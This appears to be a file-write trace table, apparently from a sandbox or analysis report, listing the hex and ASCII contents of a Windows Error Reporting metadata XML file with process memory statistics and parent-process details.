C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1216	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1220	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1302	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1306	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1310	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1362	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1366	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1370	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1414	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1418	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1424	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 36 00 35 00 38 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>99065856</PeakVirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1510	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1514	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1520	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 35 00 37 00 36 00 36 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>99057664</VirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1590	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1594	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1600	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 32 00 32 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3223</PageFaultCount>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1674	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1678	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1684	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 36 00 36 00 39 00 35 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>11669504</PeakWorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1782	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1786	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1792	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 36 00 35 00 37 00 32 00 31 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>11657216</WorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1874	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1878	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1884	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>178800</QuotaPeakPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	1998	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2002	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2008	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>178800</QuotaPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2106	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2110	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2116	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 36 00 30 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>56032</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2240	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2244	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2250	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 35 00 36 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>55680</QuotaNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2358	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2362	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2368	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 37 00 31 00 31 00 33 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4571136</PagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2444	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2448	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2454	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 37 00 39 00 33 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4579328</PeakPagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2546	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2550	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2556	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 37 00 31 00 31 00 33 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4571136</PrivateUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2628	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2632	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2636	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2682	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2686	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2690	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2720	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2724	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2730	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2770	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2774	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2782	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3324</Pid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2812	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2816	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2824	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2894	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2898	2	09 00		success or wait	4	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2906	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	2996	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3000	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3008	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 33 00 34 00 31 00 34 00 38 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5341484</Uptime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3056	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3060	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3068	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3146	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3150	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3158	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3210	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3214	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3222	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3266	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3270	2	09 00		success or wait	5	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3280	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3370	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3374	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3384	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3458	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3462	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3472	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 32 00 30 00 37 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>62071</PageFaultCount>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3548	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3552	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3562	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 35 00 32 00 35 00 31 00 35 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>125251584</PeakWorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3662	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3666	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3676	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 34 00 39 00 30 00 37 00 35 00 32 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>124907520</WorkingSetSize>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3760	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3764	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3774	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 37 00 39 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11792 32</QuotaPeakPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3890	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3894	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	3904	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 33 00 34 00 34 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1134464</ QuotaPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>91 984</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 33 00 30 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>83064< /QuotaNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER84A8.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6CE0497A	unknown
